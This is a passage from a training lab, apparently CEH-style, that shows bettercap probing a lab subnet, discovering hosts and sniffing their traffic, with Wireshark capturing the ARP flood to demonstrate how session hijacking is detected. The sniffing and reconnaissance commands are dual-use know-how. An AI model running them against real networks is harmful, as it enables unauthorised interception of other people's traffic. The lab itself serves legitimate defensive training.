[root@parrot]-[~]  
#
```

11. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface**: specifies the interface to bind to (here, **eth0**).



The screenshot shows a terminal window titled "bettercap -iface eth0 - Parrot Terminal". The user is at the prompt `[attacker@parrot]-[~]`. They enter `$sudo su`, and the prompt changes to `[sudo] password for attacker:`. After entering the password, the prompt becomes `[root@parrot]-[/home/attacker]`. The user then enters `#cd`, and the prompt changes to `[root@parrot]-[~]`. The user then enters `#bettercap -iface eth0`, and the prompt changes to `bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]`. The user then enters `10.10.1.0/24 > 10.10.1.13`, and the prompt changes to `>>`. The background of the terminal is a dark, abstract, geometric pattern. The desktop icons for "README license" and "Trash" are visible on the left side of the terminal window.

```
[attacker@parrot]-[~]  
$sudo su  
[sudo] password for attacker:  
[root@parrot]-[/home/attacker]  
#cd  
[root@parrot]-[~]  
#bettercap -iface eth0  
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]  
10.10.1.0/24 > 10.10.1.13 >>
```

12. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
 13. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.
- Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.
14. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.
 15. You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.

```

[attacker@parrot]-[~]
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:17:6c:
:6a.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:17:6c:
69.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:17:6c:67.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [03:25:40] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 »

```

16. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.

Note: bettercap sends several ARP broadcast requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.1.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.1.11**) will first go to the host system (**10.10.1.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
84207	171.326987	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.90? Tell 10.10.1.13
84208	171.336926	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.91? Tell 10.10.1.13
84209	171.347465	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.92? Tell 10.10.1.13
84210	171.357424	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.93? Tell 10.10.1.13
84211	171.367467	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.94? Tell 10.10.1.13
84212	171.377635	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.95? Tell 10.10.1.13
84213	171.388153	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.96? Tell 10.10.1.13
84214	171.398029	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.97? Tell 10.10.1.13
84215	171.408250	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.98? Tell 10.10.1.13
84216	171.418583	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.99? Tell 10.10.1.13
84217	171.428622	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.100? Tell 10.10.1.13
84218	171.437101	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.0? Tell 10.10.1.13
84219	171.439889	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.101? Tell 10.10.1.13
84220	171.449322	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.102? Tell 10.10.1.13
84221	171.459220	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.103? Tell 10.10.1.13
84222	171.468874	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.4? Tell 10.10.1.13
84223	171.468879	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.3? Tell 10.10.1.13
84224	171.468882	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.1? Tell 10.10.1.13
84225	171.469310	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.104? Tell 10.10.1.13
84226	171.479436	MS-NLB-PhysServer-2...	Broadcast	ARP	42	Who has 10.10.1.105? Tell 10.10.1.13
84227	171.488756	10.10.1.13	224.0.0.251	MDNS	71	Standard query 0x70a6 PTR local.local, "QM" question

> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B986-DCC29ADB1114}, id 0
 > Ethernet II, Src: MS-NLB-PhysServer-21_5d:17:6c:65 (02:15:5d:17:6c:65), Dst: IPv6mcast_01 (33:33:00:00:00:01)
 > Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::1
 > Internet Control Message Protocol v6

```

0000  33 33 00 00 00 01 02 15 5d 17 6c 65 86 dd 60 00  33...02.15.5d.17.6c.65.86.dd.60.00
0010  00 00 00 38 3a ff fe 80 00 00 00 00 00 00 00 00  ..8:.....
0020  00 00 00 01 00 01 ff 02 00 00 00 00 00 00 00 00  .....
0030  00 00 00 00 00 00 01 86 00 2d b0 40 40 00 1e 00 00  .....-@@.....
0040  00 00 00 00 00 00 01 f0 03 00 00 00 00 00 0a 0b 6c  .....1
0050  6f 63 61 6c 64 6f 6d 61 69 6e 00 00 00 00 05 01  ocaldoma in.....
0060  00 00 00 00 05 dc 01 01 02 15 5d 17 6c 65  .....].le
  
```

Ethernet: <live capture in progress> | Packets: 84227 · Displayed: 84227 (100.0%) | Profile: Default

4:26 AM 4/13/2022

17. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.

18. Close all open windows and document all the acquired information.